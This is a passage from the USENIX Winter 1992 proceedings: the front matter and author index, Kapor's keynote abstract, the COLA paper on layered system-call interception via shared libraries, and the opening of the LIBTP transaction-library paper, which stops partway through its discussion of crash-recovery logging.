USENIX USENIX USENIX

# CONFERENCE PROCEEDINGS

## USENIX WINTER 1992 TECHNICAL CONFERENCE

SAN FRANCISCO

JANUARY 20–24, 1992

USENIX USENIX USENIX

QA
768
U65
U84
1992w
c.3

# USENIX Association

# Proceedings of the Winter 1992 USENIX Conference

XEROX PARC
INFORMATION CENTER

January 20 – 24, 1992
San Francisco, California

For additional copies of these proceedings write:

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710-2565 USA

The price is $30 for members and $39 for non-members.
Outside the USA and Canada, please add
$22 per copy for postage (via air printed matter).


Past USENIX Technical Conferences

1991 Summer Nashville
1991 Winter Dallas
1990 Summer Anaheim
1990 Winter Washington, DC
1989 Summer Baltimore
1989 Winter San Diego
1988 Summer San Francisco
1988 Winter Dallas
1987 Summer Phoenix
1987 Winter Washington, DC
1986 Summer Atlanta
1986 Winter Denver
1985 Summer Portland
1985 Winter Dallas
1984 Summer Salt Lake City
1984 Winter Washington, DC
1983 Summer Toronto
1983 Winter San Diego

© 1991 Copyright by The USENIX Association
All Rights Reserved.
This volume is published as a collective work.
Rights to individual papers remain
with the author or the author's employer.

UNIX is a registered trademark of UNIX System Laboratories.
DEC and Ultrix are trademarsk of Digital Equipment Corp.
Ethernet is a trademeark of Xerox Corp.
Sun is a trademark of Sun Microsystems, Inc.
IBM-RT is a trademark of IBM Corp.
Other trademarks are noted in the text.

Printed in the United States of America on 50% recycled paper, 10-15% post-consumer waste.


This book is printed on recycled paper.

# TABLE OF CONTENTS

Acknowledgements ........ vi
Preface ........ vii
Author Index ........ viii

## Wednesday, January 22, 1992

**8:30 – 10:00** **Keynote Session**
*Chair: Eric Allman, University of California, Berkeley*

Building the Open Road: The Internet as a Testbed for the National Public Network ........ 1
*Mitch Kapor, Electronic Frontier Foundation*

**10:30 – 12:00** **Libraries**
*Chair: Greg Rose, IBM Thomas J. Watson Research Center*

COLA: Customizing Overlaying ........ 3
*Eduardo Krell and Balachander Krishnamurthy, AT&T Bell Laboratories, Murray Hill*

LIBTP: Portable, Modular Transactions for UNIX ........ 9
*Margo Seltzer and Michael Olson, University of California,* Berkeley

Exploiting the Advantages of Mapped Files for Stream I/O ........ 27
*Orran Krieger, Michael Stumm, and Ron Unrau, University of Toronto*

**1:30 – 3:00** **File System Implementations**
*Chair: Andrew Birrell, Digital Equipment Corporation, Systems Research Center*

The Episode File System ........ 43
*Sailesh Chutani, Owen T. Anderson, Michael L. Kazar, Bruce W. Leverett, W. Anthony Mason, and Robert N. Sidebotham, Transarc Corporation*

An Implementation of Large Files for BSD UNIX ........ 61
*Dave Shaver, Eric Schnoebelen, and George Bier, CONVEX Computer Corporation*

Storage Efficient Reliable Files ........ 69
*Walt Burkhard and Petar D. Stojadinović, University of California, San Diego*

**3:30 – 5:00** **Innovative Applications**
*Chair: Bob Gray, U S WEST Advanced Technologies*

Multimedia Mail From the Bottom Up or Teaching Dumb Mailers to Sing ........ 79
*Nathaniel S. Borenstein, Bellcore*

archie - An Electronic Directory Service for the Internet ........ 93
*Alan Emtage and Peter Deutsch, McGill University*

X Widget Based Software Tools for UNIX ........ 111
*Doug Blewett, Scott Anderson, Meg Kilduff, and Mike Wish, AT&T Bell Laboratories, Murray Hill*

## Thursday, January 23, 1992


**8:30 – 10:00** **Practicum**
*Chair: Rick Adams, UUNET Technologies, Inc.*

Purify: Fast Detection of Memory Leaks and Access Errors .................................. 125
*Reed Hastings and Bob Joyce, Pure Software*

Creating MANs Using LAN Technology: Sometimes You Gotta Break the Rules .................................. 439
*Stanley P. Hanks, Technology Transfer Associates*

Realtime Workstation Performance for MIDI .................................. 139
*Robin Schaufler, Silicon Graphics, Inc.*

**10:30 – 12:00** **Hacking and Cracking**
*Chair: David Rosenthal, SunSoft*

agrep-A Fast Approximate Pattern-Matching Tool .................................. 153
*Sun Wu and Udi Manber, University of Arizona, Tucson*

An Evening with Berferd in Which a Cracker is Lured, Endured, and Studied ....... 163
*Bill Cheswick, AT&T Bell Laboratories, Murray Hill*

Hijacking AFS .................................. 175
*P. Honeyman, L.B. Huston, and M.T. Stolarchuk, The University of Michigan, Center for Information Technology Integration*

**1:30 – 3:00** **UNIX Meets the Real World**
*Chair: Pat Parseghian, AT&T Bell Laboratories, Murray Hill*

An Information Bus Architecture for Large-Scale, Decision-Support Environments .................................. 183
*Dale Skeen, Teknekron Software Systems, Inc.*

Application Software: Product Management and Privileges .................................. 197
*Bernard Wagner, Ciba-Geigy AG and Bruce K. Haddon, Storage Technology Corporation*

Applying Threads .................................. 209
*Jay Littman, Hewlett-Packard*

**3:30 – 5:00** **Hardware Issues**
*Chair: Thomas Ferrin, University of California, San Francisco*

Open Boot Firmware .................................. 223
*Mitch Bradley, Sun Microsystems Computer Corporation*

Loge: A Self-Organizing Disk Controller .................................. 237
*Robert M. English and Alexander A. Stepanov, Hewlett-Packard*

How and Why SCSI is Better Than IPI for NFS .................................. 253
*Bruce Nelson and Yu-Ping Cheng, Auspex Systems*

## Friday, January 24, 1992


**8:30 – 10:00** **Load Balancing**
*Chair: Steve Johnson, Athenix*

Process Control and Communication in Distributed CAD Environments ........ 271
*Douglas Rosenthal, Wayne Allen, and Kenneth Fiduk, Microelectronics and Computer Technology Corporation*

Supporting Checkpointing and Process Migration Outside the UNIX Kernel ........ 283
*Michael Litzkow and Marvin Solomon, University of Wisconsin, Madison*

The OpenSim Approach – Tools for Management and Analysis of Simulation Jobs ........ 291
*Matt W. Mutka and Philip K. McKinley, Michigan State University, East Lansing*

**10:30 – 12:00** **Filesystem Performance**
*Chair: Brent Welch, Xerox PARC*

Multi-level Caching in Distributed File Systems -or- your cache ain't nuthin' but trash ........ 305
*D. Muntz and P. Honeyman, The University of Michigan, Center for Information Technology Integration*

A Trace-Driven Analysis of Name and Attribute Caching in a Distributed System ........ 315
*Ken W. Shirriff and John K. Ousterhout, University of California, Berkeley*

NFS Tracing by Passive Network Monitoring ........ 333
*Matt Blaze, Princeton University*

**1:30 – 3:00** **Scheduling**
*Chair: Teus Hagen, OCE*

Issues in Implementation of Cache-Affinity Scheduling ........ 345
*Murthy Devarakonda and Arup Mukherjee, IBM T. J. Watson Research Center*

Control Considerations for CPU Scheduling in UNIX Systems ........ 359
*Joseph L. Hellerstein, IBM T. J. Watson Research, Yorktown Heights*

Realtime Scheduling in SunOS 5.0 ........ 375
*Sandeep Khanna, Michael Sebrée, and John Zolnowsky, SunSoft*

**3:30 – 5:00** **Off the Beaten Track**
*Chair: Andrew Hume, AT&T Bell Laboratories, Murray Hill*

Camels and Needles: Computer Poetry Meets the Perl Programming Language ........ 391
*Sharon Hopkins, Telos Corporation*

3DFS: A Time-Oriented File Server ........ 405
*W. D. Roome, AT&T Bell Laboratories, Murray Hill*

Faster String Functions ........ 419
*Henry Spencer, University of Toronto*

A History of the COSNIX Operating System: Assembly Language UNIX 1970 to July 1991 ........ 429
*Alan E. Kaplan, AT&T Bell Laboratories, Murray Hill*

# ACKNOWLEDGEMENTS


**PROGRAM CHAIR**
Eric Allman, *University of California, Berkeley*

**PROGRAM COMMITTEE**
Rick Adams, *UUNET Technologies, Inc.*
Andrew Birrell, *Digital Equipment Corporation, Systems Research Center*
Tom Ferrin, *University of California, San Francisco*
Bob Gray, *U S WEST Advanced Technologies*
Teus Hagen, *OCE*
Steve Johnson, *Athenix*
Pat Parseghian, *AT&T Bell Laboratories*
Dennis Ritchie, *AT&T Bell Laboratories*
Greg Rose, *IBM Thomas J. Watson Research Center*
David Rosenthal, *SunSoft*
Brent Welch, *Xerox PARC*

**TECHNICAL PROGRAM REVIEWERS**
Keith Bostic, *University of California, Berkeley*
Steve Coffin, *U S WEST*
Kirk McKusick, *University of California, Berkeley*
Mike Schwartz, *University of Colorado, Boulder*
Curt Stevens, *University of Colorado, Boulder*
Dave Taenzer, *U S WEST*

**PROGRAM COMMITTEE SCRIBE**
George Neville-Neil, *University of California, Berkeley*

**PROCEEDINGS PRODUCTION**
Carolyn Carr, *USENIX Association*
Evi Nemeth, *University of Colorado, Boulder*
Eric Allman, *University of California, Berkeley*

**INVITED TALKS COORDINATORS**
Tom Cargill, *Consultant*
Andrew Hume, *AT&T Bell Laboratories*

**BOF COORDINATOR**
Kevin C. Smallwood, *Purdue University*

**TUTORIAL COORDINATOR**
Daniel V. Klein, *USENIX Association*

**WORK-IN-PROGRESS COORDINATOR**
Lisa A. Bloch, *Sun User Group*

**TERMINAL ROOM COORDINATOR**
Eve Podet, *mt Xinu*

**USENIX MEETING PLANNER**
Judith F. Deshamais, *USENIX Association*

# PREFACE

Welcome to San Francisco for the USENIX 1992 Winter Technical Conference.

I believe that USENIX conferences are unusual in that they provide "something for everyone." This conference is no exception. Papers range from the hard academic variety to pragmatic discussions, with some "fun" work thrown in for good measure. In all cases, the Program Committee looked for practical results. We had the luxury of selecting 33 papers from 104 submissions, albeit coupled with the painful task of rejecting some fine papers that just didn't fit into the program. We hope you find our selections enjoyable and useful.

Since my first days with UNIX, networking has changed from being virtually nonexistent to being common. However, it is not yet pervasive: I cannot send email to my sister, who works with Macintoshes at a design firm. This will certainly change soon: our keynote speaker, Mitch Kapor, will talk about how. Thanks to Barry Shein for suggesting Mitch and making the introductions.

I have the dubious honor of having chaired two USENIX conferences. This one has been very different than my previous experience, four and a half years ago in Phoenix. The conference has gotten larger and expectations have been raised. For example, the Invited Talks are now a regular feature; in 1987, they hadn't been conceived. We also provided reviewer comments on all submissions; prior conferences usually provided comments on only a few papers (this turned out to be a *lot* of work).

However, the good news is that many tasks that were previously on my shoulders have been spread among many people. The USENIX office staff has helped in a hundred ways. I'd like to give particular thanks to Carolyn Carr, the USENIX Publications Manager, who provided tremendous ongoing assistance for these proceedings; her work started well before the program committee meeting and is still continuing as I write these words. Evi Nemeth from the University of Colorado, Boulder flew to Berkeley to once again help with proceedings production.

As with any large endeavor, many volunteers have generously donated their time. My special thanks go to all of them.

Eric Allman
University of California, Berkeley

# AUTHOR INDEX


| | |
|---|---|
| Wayne Allen | 271 |
| Owen T. Anderson | 43 |
| Scott Anderson | 111 |
| George Bier | 61 |
| Matt Blaze | 333 |
| Doug Blewett | 111 |
| Nathaniel S. Borenstein | 79 |
| Mitch Bradley | 223 |
| Walt Burkhard | 69 |
| Yu-Ping Cheng | 253 |
| Bill Cheswick | 163 |
| Sailesh Chutani | 43 |
| Peter Deutsch | 93 |
| Murthy Devarakonda | 345 |
| Alan Emtage | 93 |
| Robert M. English | 237 |
| Kenneth Fiduk | 271 |
| Bruce K. Haddon | 197 |
| Stanley P. Hanks | 439 |
| Reed Hastings | 125 |
| Joseph L. Hellerstein | 359 |
| P. Honeyman | 175 |
| P. Honeyman | 305 |
| Sharon Hopkins | 391 |
| L.B. Huston | 175 |
| Bob Joyce | 125 |
| Alan E. Kaplan | 429 |
| Mitch Kapor | 1 |
| Michael L. Kazar | 43 |
| Sandeep Khanna | 375 |
| Meg Kilduff | 111 |
| Eduardo Krell | 3 |
| Orran Krieger | 27 |
| Balachander Krishnamurthy | 3 |
| Bruce W. Leverett | 43 |
| Jay Littman | 209 |
| Michael Litzkow | 283 |
| Udi Manber | 153 |
| W. Anthony Mason | 43 |
| Philip K. McKinley | 291 |
| Arup Mukherjee | 345 |
| D. Muntz | 305 |
| Matt W. Mutka | 291 |
| Bruce Nelson | 253 |
| Michael Olson | 9 |
| John K. Ousterhout | 315 |
| W. D. Roome | 405 |
| Douglas Rosenthal | 271 |
| Robin Schaufler | 139 |
| Eric Schnoebelen | 61 |
| Michael Sebrée | 375 |
| Margo Seltzer | 9 |
| Dave Shaver | 61 |
| Ken W. Shirriff | 315 |
| Robert N. Sidebotham | 43 |
| Dale Skeen | 183 |
| Marvin Solomon | 283 |
| Henry Spencer | 419 |
| Alexander A. Stepanov | 237 |
| Petar D. Stojadinović | 69 |
| M.T. Stolarchuk | 175 |
| Michael Stumm | 27 |
| Ron Unrau | 27 |
| Bernard Wagner | 197 |
| Mike Wish | 111 |
| Sun Wu | 153 |
| John Zolnowsky | 375 |

# Building the Open Road: The Internet as a Testbed for the National Public Network

*Mitch Kapor, Electronic Frontier Foundation*

*(Abstract only)*

A debate has begun about the future of America's communications infrastructure. At stake is the future of the web of information links organically evolving from computer and telephone systems. By the end of the next decade, these links will connect nearly all homes and businesses in the U.S in a national public network. They will serve as the main channels for commerce, learning, education, and entertainment in our society.

This talk will focus on how the Internet and NREN can serve as vital laboratories for social experiments in public information networking. I will examine what approaches to technical architecture of the net and regulatory policies are most likely to stimulate the development of innovative end-user applications and services. We must ensure that the design and use of the network remains open to diversity and to safeguarding the freedom of users.

The chance to influence the shape of a new medium usually arrives when it is too late: when the medium is frozen in place. Today, because of the gradual evolution of the National Public Network, and the unusual awareness people have of its possibilities, there is a rare opportunity to shape this new medium in the public interest.

# COLA: Customized Overlaying

Eduardo Krell[1] Balachander Krishnamurthy
(ekrell@ulysses.att.com) (bala@research.att.com)

AT&T Bell Laboratories
600 Mountain Avenue
Murray Hill, NJ 07974
USA

System calls are the basic building blocks for writing programs in the UNIX[2] operating system. From the canonical **read, write, open, close, seek, ...** to the more obscure ones, programs have been written to use system calls in a variety of ways. Often there is a need to *intercept* a few system calls to perform some special task. Given that it is hard to go below the level of system calls and still write portable programs, it is easy to see the need for intercepts at the system call level. A simple example of a useful interception facility is a library that watches for file creation and modifications.

In this paper we describe COLA, an elegant, customizable and dynamic facility to overlay a variety of system call intercepts. With COLA, users can specify an arbitrary number of system call filters, each of which may intercept different system calls and perform different actions upon interception. The set of overlaying filters can be modified at any time during the session. A program run under COLA will have any of the filtered system calls processed at each layer before control is passed on to the next layer. The final layer always is the standard UNIX system call layer. System calls not intercepted by any of the overlaying filters will execute transparently. No recompilation of programs or static relinking is necessary. It should be noted that this facility depends on availability of shared libraries.

## 1. Motivation

The motivation for COLA came from two separate projects in our department. The first project is the 3D File System [KK90] which intercepts some twenty odd system calls to provide the users with a file version facility and a transparent viewpathing mechanism.

The second is Yeast [KR91], an event-action tool, that watches for changes in attributes of objects such as files, directories, etc. The initial implementation of Yeast polled the file system periodically to watch for these events. Polling has the inherent trade-off of a low frequency polling interval leading to missed events, or a high frequency interval leading to a larger overhead. Automatic detection of file system events would eliminate this problem.

[1]Author's present address: Fundacion Chile, Casilla 773, Santiago, Chile. Email: ekrell@fundch.cl

[2]UNIX is a registered trademark of Unix System Laboratories, Inc.

We sought to generalize the system call interception mechanism and implement both the automatic detection facility and the 3D File System under this. As it turned out, we were not only able to do this, but were also able to create other useful applications thanks to the customizability of COLA. By layering these intercept libraries we can dynamically filter the system calls through as many layers as needed for each application.

Related work in this area appears to be sparse: apart from the 3-D File System we were also influenced by Presotto and Ritchie's *streams* mechanism [PR90]. Also, in the Silicon Graphics version of UNIX, there is an inode watching mechanism that is provided via the File Alteration Monitor (*fam*) facility. The facility is available at the kernel level. We believe that trying to achieve specific instances of intercepts by changing the kernel is not practical. A generic mechanism that works not only for file changes, but for any subset of system calls (e.g. non-file system related ones), is preferable. This is precisely the goal of COLA.

In the rest of the paper we look at an example COLA library in detail, discuss the implementation and a brief performance study. We conclude with the lessons learned thus far and some future plans.

## 2. Examples

In this section we present a sample COLA application in depth and mention other COLA applications.

Often, users are interested in knowing when some operating system phenomena have occurred. Chief among them are changes in the file system; e.g. when a file has been created, changed or removed. Currently, in UNIX, the common recourse is to poll the file system to look for changes in the file's status. With a COLA library, however, it is possible to intercept the **creat**, **close**, **open**, **unlink**, **write** etc. system calls and make precise deductions as to the change in the status of files.

A brief mention of the event-action specification tool Yeast is necessary. Users register specifications with Yeast consisting of patterns of events and an action; when event patterns are matched by Yeast, the action is triggered. Events can be simple temporal events (`at 9:30am wednesday`) or object events (`file foo mtime changed`), or user-defined events. Yeast has the capability to be notified of occurrences of events via its *announce* mechanism. An announcement packet includes the object, attribute and the new value of the attribute. Thus, when file `foo` is modified, the following announcement is generated and sent

announce file foo mtime = 12:53 November 20 1991

Without COLA, Yeast would have to poll the file system to check for file related events. With the *announce* COLA library, the relevant system calls are intercepted and file related events are announced to Yeast.

The detection itself is a simple matter of recording the **stat** information of a file that has been opened for writing, and checking it against the **stat** information at the time **close** is called. If the **stat** information differ, a Yeast announcement is generated. Similarly, announcements are generated when a file is created or removed (corresponding to **creat** and **unlink**). The announcements themselves are asynchronous writes to a well-known port on which the Yeast daemon is listening. Thus announcements of file changes are immediately handled by the Yeast daemon and any user

action that has to be executed upon changes in the file system is triggered immediately, without any polling. The overhead on the file system is negligible and performance measurement shows that the automatic detection model is vastly superior to any polling model.

The *announce* COLA library itself is very simple since it intercepts half a dozen system calls and all but one of the corresponding routines are less than ten lines of code. The longest routine, **open**, is twenty lines long.

A library that permits users to use *emacs* or *vi* style of editing (like *ksh*) while interacting with any command, needs only to trap the **read** system call. Other libraries include a trivial system call tracing facility, a program profiler, a user level file system, a single library that enables moving away from hacks like /dev/fd and /dev/tcp etc. A user recently wrote a automatic file retrieval library simply by trapping *open*; if the file was not locally available a *ftp* connection was opened in background to retrieve the file from the remote site.

## 3. Implementation

The prototype implementation uses a shared library (which we will call the COLA library) to intercept all system calls. An initialization function in this library uses the **dlopen**() interface to the dynamic link-editor to load into the process' address space the COLA libraries wanted by the user. The user sets an environment variable called LD_COLA to a colon-separated list of libraries of system call traps.

The COLA library looks into each library in this list for definitions of the system calls (**open**(), **stat**(), etc.). When it finds one, it stores a pointer to it in a jump matrix. The contents of the [s,l] element in this matrix is a pointer to system call number s in the library number l. If a library does not contain a definition for a system call, the corresponding pointer is NULL. The current prototype implements system calls only but the COLA concept really applies to all the functions in the C library. In that case, the numbering of the functions would be arbitrary and could be generated on the fly.

In normal operation, when a user-level program issues a system call (like a **open**()), it will be intercepted by the **open**() function in our COLA library. It will then call the first function whose address was stored in the fifth row of the jump matrix described above (the system call number for **open**() happens to be five), after storing the index of the column where that pointer was found. All NULL pointers are skipped.

When the **open**() function in the first library wants to call the **open**() in the next library, it does this by calling _COLA_OPEN(). The COLA library also defines these special names and so this call transfers control back to the COLA library. The job of the COLA library at this point is to call the **open**() function in the next library. Since we stored the index of the column we called last, we start looking for a non-null pointer from the column to the right of the last one searched, and the process continues.

When we run out of columns, it is time to call the actual **open**() system call using the **syscall**() mechanism, and returning the value we get back. System calls that are not trapped will proceed directly since the first entry in the matrix would be NULL requiring no further processing.

### 3.1. Writing COLA Libraries

A writer of a COLA library needs to follow certain guidelines. If the library implements the **open**() function, then it should have the same interface as the system call (same number and types of arguments, same return values, etc.). Moreover, the writer must make sure that a call is made to the next COLA library layer by calling the _COLA_OPEN() function, else the chain would not be completed.

### 3.2. COLA Support Library

The COLA support library provides some support functions for the writers of COLA libraries. For instance, the **printf**() function in the standard C library can not be used since it calls the **write**() system call. If a call to **printf**() is made from within a **write**() function in a COLA library, it will cause an infinite loop. We rewrote **printf**() to use the **syscall** primitive instead of calling **write**() directly. As more of these cases are found, they will be added to the support library.

In addition, we plan to provide a safe version of the **signal**() interface to handle interrupts in a transparent way.

## 4. Performance

Since COLA works by intercepting system calls we decided to measure this overhead. The implementation requires some initialization to be performed before the LD_COLA environment variable is checked. This is done regardless of the number of libraries through which system calls have to be filtered. The goal of the performance measurement was to measure the overhead introduced by the COLA library and to examine the extra time spent in a user's system call trap library. Since the work done inside the user's library varies with the application we considered a skeleton library, *libtrace*, which merely traps the system calls and prints out the name of the call and its arguments. For purposes of the study, the printing was suppressed.

The performance study was conducted on a 21 MIPS SPARCServer 490 with 32 MB memory. A simple C program that made three system calls in a loop was used as the benchmarking program. Three sets of measurements were made. The loop variable was set to be 1000, 10000 and 33333 thus generating 3000, 30000 and 100000 (almost) system calls. Each measurement figure presented is an average of multiple runs.

The first set of measurements did not have LD_PRELOAD set and is the base figure. The second set has the LD_PRELOAD variable set to the COLA library but with the LD_COLA environment variable unset (i.e. no system calls are actually trapped). The third set of measurements represents the figures with both LD_PRELOAD and LD_COLA environment variables set. The LD_COLA variable was set to be `libtrace`, the COLA library which traps all the system calls. Since the benchmark program referred to three system calls (`open`, `close`, `unlink`), the overhead involved in going through one layer (viz. `libtrace`) was measured in addition to the initialization overhead of the COLA library.

Table 1 shows the result of the study. As can be seen the overhead introduced is negligible.

**Table 1:** Overhead of libcola

| # of Syscalls | Raw syscalls | LD_PRELOAD set | LD_PRELOAD + libtrace |
|---|---|---|---|
| 3000 | 0.07 + 2.65 | 0.16 + 3.45 | 0.21 + 3.80 |
| 30000 | 0.97 + 29.35 | 1.63 + 32.88 | 2.14 + 33.26 |
| 100000 | 4.11 + 2m9.65 | 6.26 + 2m10.5 | 9.00 + 2m12.75 |

It must be stressed that if the COLA libraries were to do actual work the overhead would be necessarily greater. We picked the `libtrace` COLA library since it merely printed out the name of the system call along with its arguments. For the measurement period the printing was suppressed, since the goal of the measurement was to study the overhead in setting up and navigating through the layers rather than the work done inside the individual libraries.

## 5. Conclusion

As a result of COLA, we believe that intercepting system calls in a generic and customizable manner enables several applications that have hitherto not been implemented or implemented with difficulty and high overhead. Our implementation of COLA and the set of libraries we wrote has already demonstrated its usefulness to us. Rather than having a special facility to watch for file changes or making changes in the kernel, we were able to write a small COLA library that performs this task. This is very much in keeping with the UNIX philosophy of writing small tools and being able to combine them into larger ones. We believe that several system call filters will be written, spanning a rich class of applications.

There are some tricky aspects to writing COLA libraries - watching out for recursion, use of **malloc()**, etc. By moving some commonly used and potentially tricky routines into the COLA support library we can help minimize this problem. Users have to be careful about the order of layering the libraries but this is to be expected. The library writers have to adhere to the conventions mentioned in Section 3.1. Our future work will consist of improving the prototype and expanding the user community, apart from writing new COLA libraries.

## 6. References

[KK90] David G. Korn and Eduardo Krell. 'A New Dimension for the UNIX File System'. *Software Practice and Experience*, 20(S1):19–34, June 1990.

[KR91] Balachander Krishnamurthy and David Rosenblum. An event-action model of computer-supported cooperative work: Design and implementation. In *Proceedings of International Workshop on Computer Supported Co-operative Work, Berlin, FRG.* IFIP, April 1991.

[PR90] David L. Presotto and Dennis M. Ritchie. 'Interprocess Communication in the Ninth Edition UNIX System'. *Software Practice and Experience*, 20(S1):3–17, June 1990.

# LIBTP: Portable, Modular Transactions for UNIX

*Margo Seltzer*
*Michael Olson*
*University of California, Berkeley*

## Abstract

Transactions provide a useful programming paradigm for maintaining logical consistency, arbitrating concurrent access, and managing recovery. In traditional UNIX systems, the only easy way of using transactions is to purchase a database system. Such systems are often slow, costly, and may not provide the exact functionality desired. This paper presents the design, implementation, and performance of LIBTP, a simple, non-proprietary transaction library using the 4.4BSD database access routines (**db**(3)). On a conventional transaction processing style benchmark, its performance is approximately 85% that of the database access routines without transaction protection, 200% that of using **fsync**(2) to commit modifications to disk, and 125% that of a commercial relational database system.

### 1. Introduction

Transactions are used in database systems to enable concurrent users to apply multi-operation updates without violating the integrity of the database. They provide the properties of atomicity, consistency, isolation, and durability. By atomicity, we mean that the set of updates comprising a transaction must be applied as a single unit; that is, they must either all be applied to the database or all be absent. Consistency requires that a transaction take the database from one logically consistent state to another. The property of isolation requires that concurrent transactions yield results which are indistinguishable from the results which would be obtained by running the transactions sequentially. Finally, durability requires that once transactions have been committed, their results must be preserved across system failures [TPCB90].

Although these properties are most frequently discussed in the context of databases, they are useful programming paradigms for more general purpose applications. There are several different situations where transactions can be used to replace current ad-hoc mechanisms.

One situation is when multiple files or parts of files need to be updated in an atomic fashion. For example, the traditional UNIX file system uses ordering constraints to achieve recoverability in the face of crashes. When a new file is created, its inode is written to disk before the new file is added to the directory structure. This guarantees that, if the system crashes between the two I/O's, the directory does not contain a reference to an invalid inode. In actuality, the desired effect is that these two updates have the transactional property of atomicity (either both writes are visible or neither is). Rather than building special purpose recovery mechanisms into the file system or related tools (*e.g.* **fsck**(8)), one could use general purpose transaction recovery protocols after system failure. Any application that needs to keep multiple, related files (or directories) consistent should do so using transactions. Source code control systems, such as RCS and SCCS, should use transaction semantics to allow the ''checking in'' of groups of related files. In this way, if the ''check-in'' fails, the transaction may be aborted, backing out the partial ''check-in'' leaving the source repository in a consistent state.

A second situation where transactions can be used to replace current ad-hoc mechanisms is in applications where concurrent updates to a shared file are desired, but there is logical consistency of the data which needs to be preserved. For example, when the password file is updated, file locking is used to disallow concurrent access. Transaction semantics on the password files would allow concurrent updates, while preserving the logical consistency of the password database. Similarly, UNIX utilities which rewrite files face a potential race condition between their rewriting a file and another process reading the file. For example, the compiler (more precisely, the assembler) may have to rewrite a file to which it has write permission in a directory to which it does not have write permission. While the ''.o'' file is being written, another utility such as **nm**(1) or **ar**(1) may read the file and produce invalid results since the file has not been completely written. Currently, some utilities use special purpose code to handle

such cases while others ignore the problem and force users to live with the consequences.

In this paper, we present a simple library which provides transaction semantics (atomicity, consistency, isolation, and durability). The 4.4BSD database access methods have been modified to use this library, optionally providing shared buffer management between applications, locking, and transaction semantics. Any UNIX program may transaction protect its data by requesting transaction protection with the **db**(3) library or by adding appropriate calls to the transaction manager, buffer manager, lock manager, and log manager. The library routines may be linked into the host application and called by subroutine interface, or they may reside in a separate server process. The server architecture provides for network access and better protection mechanisms.

## 2. Related Work

There has been much discussion in recent years about new transaction models and architectures [SPEC88][NODI90][CHEN91][MOHA91]. Much of this work focuses on new ways to model transactions and the interactions between them, while the work presented here focuses on the implementation and performance of traditional transaction techniques (write-ahead logging and two-phase locking) on a standard operating system (UNIX).

Such traditional operating systems are often criticized for their inability to perform transaction processing adequately. [STON81] cites three main areas of inadequate support: buffer management, the file system, and the process structure. These arguments are summarized in table one. Fortunately, much has changed since 1981. In the area of buffer management, most UNIX systems provide the ability to memory map files, thus obviating the need for a copy between kernel and user space. If a database system is going to use the file system buffer cache, then a system call is required. However, if buffering is provided at user level using shared memory, as in LIBTP, buffer management is only as slow as access to shared memory and any replacement algorithm may be used. Since multiple processes can access the shared data, prefetching may be accomplished by separate processes or threads whose sole purpose is to prefetch pages and wait on them. There is still no way to enforce write ordering other than keeping pages in user memory and using the **fsync**(3) system call to perform synchronous writes.

In the area of file systems, the fast file system (FFS) [MCKU84] allows allocation in units up to 64KBytes as opposed to the 4KByte and 8KByte figures quoted in [STON81]. The measurements in this paper were taken from an 8KByte FFS, but as LIBTP runs exclusively in user space, there is nothing to prevent it from being run on other UNIX compatible file systems (e.g. log-structured [ROSE91], extent-based, or multi-block [SELT91]).

Finally, with regard to the process structure, neither context switch time nor scheduling around semaphores seems to affect the system performance. However, the implementation of semaphores can impact performance tremendously. This is discussed in more detail in section 4.3.

The Tuxedo system from AT&T is a transaction manager which coordinates distributed transaction commit from a variety of different local transaction managers. At this time, LIBTP does not have its own mechanism for distributed commit processing, but could be used as a local transaction agent by systems such as Tuxedo [ANDR89].

The transaction architecture presented in [YOUN91] is very similar to that implemented in the LIBTP. While [YOUN91] presents a model for providing transaction services, this paper focuses on the implementation and performance of a particular system. In addition, we provide detailed comparisons with alternative solutions: traditional

| | |
|---|---|
| Buffer Management | • Data must be copied between kernel space and user space.<br>• Buffer pool access is too slow.<br>• There is no way to request prefetch.<br>• Replacement is usually LRU which may be suboptimal for databases.<br>• There is no way to guarantee write ordering. |
| File System | • Allocation is done in small blocks (usually 4K or 8K).<br>• Logical organization of files is redundantly expressed. |
| Process Structure | • Context switching and message passing are too slow.<br>• A process may be descheduled while holding a semaphore. |

**Table One: Shortcomings of UNIX transaction support cited in [STON81].**

UNIX services and commercial database management systems.

## 3. Architecture

The library is designed to provide well defined interfaces to the services required for transaction processing. These services are recovery, concurrency control, and the management of shared data. First we will discuss the design tradeoffs in the selection of recovery, concurrency control, and buffer management implementations, and then we will present the overall library architecture and module descriptions.

### 3.1. Design Tradeoffs

#### 3.1.1. Crash Recovery

The recovery protocol is responsible for providing the transaction semantics discussed earlier. There are a wide range of recovery protocols available [HAER83], but we can crudely divide them into two main categories. The first category records all modifications to the database in a separate file, and uses this file (log) to back out or reapply these modifications if a transaction aborts or the system crashes. We call this set the **logging protocols**. The second category avoids the use of a log by carefully controlling when data are written to disk. We call this set the **non-logging protocols**.

Non-logging protocols hold dirty buffers in main memory or temporary files until commit and then force these pages to disk at transaction commit. While we can use temporary files to hold dirty pages that may need to be evicted from memory during a long-running transaction, the only user-level mechanism to force pages to disk is the **fsync**(2) system call. Unfortunately, **fsync**(2) is an expensive system call in that it forces all pages of a file to disk, and transactions that manage more than one file must issue one call per file.

In addition, **fsync**(2) provides no way to control the order in which dirty pages are written to disk. Since non-logging protocols must sometimes order writes carefully [SULL92], they are difficult to implement on Unix systems. As a result, we have chosen to implement a logging protocol.

Logging protocols may be categorized based on how information is logged (physically or logically) and how much is logged (before images, after images or both). In **physical logging**, images of complete physical units (pages or buffers) are recorded, while in **logical logging** a description of the operation is recorded. Therefore, while we may record entire pages in a physical log, we need only record the records being modified in a logical log. In fact, physical logging can be thought of as a special case of logical logging, since the "records" that we log in logical logging might be physical pages. Since logical logging is both more space-efficient and more general, we have chosen it for our logging protocol.

In **before-image logging**, we log a copy of the data before the update, while in **after-image logging**, we log a copy of the data after the update. If we log only before-images, then there is sufficient information in the log to allow us to **undo** the transaction (go back to the state represented by the before-image). However, if the system crashes and a committed transaction's changes have not reached the disk, we have no means to **redo** the transaction (reapply the updates). Therefore, logging only before-images necessitates forcing dirty pages at commit time. As mentioned above, forcing pages at commit is considered too costly.

If we log only after-images, then there is sufficient information in the log to allow us to redo the transaction (go forward to the state represented by the after-image), but we do not have the information required to undo transactions which aborted after dirty pages were written to disk. Therefore, logging only after-images necessitates holding all dirty buffers in main memory until commit or writing them to a temporary file.

Since neither constraint (forcing pages on commit or buffering pages until commit) was feasible, we chose to log both before and after images. The only remaining consideration is when changes get written to disk. Changes affect both data pages and the log. If the changed data page is written before the log page, and the system crashes before the log page is written, the log will contain insufficient information to undo the change. This violates transaction semantics, since some changed data pages may not have been written, and the database cannot be restored to its pre-transaction state.

